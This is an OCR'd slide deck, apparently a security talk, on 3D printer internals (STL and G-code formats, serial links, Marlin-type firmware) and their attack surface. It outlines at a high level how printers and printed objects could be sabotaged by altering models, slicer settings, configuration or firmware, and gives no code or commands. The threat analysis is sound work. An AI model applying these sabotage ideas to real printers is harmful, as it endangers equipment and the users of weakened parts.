



STL File

- Standard format of describing 3D printing model
- Fitting 3D object's surface by spatial triangles
- Content is machine-independent
- Two kinds of storing format: plaintext, and binary coded
- Store content: vertex's coordinate and outer normal vector of triangles

- Problem: difficult of modifing a STL discribed model

STL File Structure and Instruction Format







Gcode File

- Store instructions and parameters for printer's working
- Content is machine-dependent
- Store by plaintext
- http://reprap.org/wiki/G-code


Gcode File Structure and Instruction Format





PC Software for 3D Printer Control

- Control by send gcode instructions



Communication Between PC and Printer


- USB cable
- Virtual serial port/FTDI driver
- That's all

- Or some WiFi based solutions

- Some times, the interface is used by both upload file/instructions and flash firmware

Printer's Firmware


- Open-source solutions:
  - Sprinter
  - Marlin
  - SJFW
- Written by C/C++
- Compiled by Arduino IDE or AVR cross compiler
- Upload by avrdude



Security of 3D Printers


Simple Discussion

- Who will attack
- Why them attack
  - Economic or other benefit
  - More likely to be targeted attack
  - Attack target more likely to be industrial printing system
  - Under these assumptions, consider about Who and Why again



Simple Discussion

- What them attack
  - Hardware devices
  - Data and software
  - Online services
  - Printing result
- How to attack
  - Modify software or configuration
  - Modify data
  - Modify firmware




Simple Discussion


- When the attack will happens?
  - Consider about the history of PC and ICS's security
  - Attack cost
  - Attack success rate
  - Attack benefit

Potential Targets and Methods

Physically Damage Printers


- Extruder
- Hot end
- Driving belt
- Mainboard
- Motors
- Gears
- Related positions






Physically Damage Printed Objects

- Buckling deformation
- Wrong size
- Support
- Infilling
- Strength of surface
- Accuracy of surface
- cooling speed
- …



Modify 3D Models

- Size of model
- Position of components
- Integrality of model
- Targeted modification for object's usage




Potential Attack Surface

PC Software

- Target kinds of software in toolchian:
  - Modeling
  - Slicing
  - Controling
  - Compiling

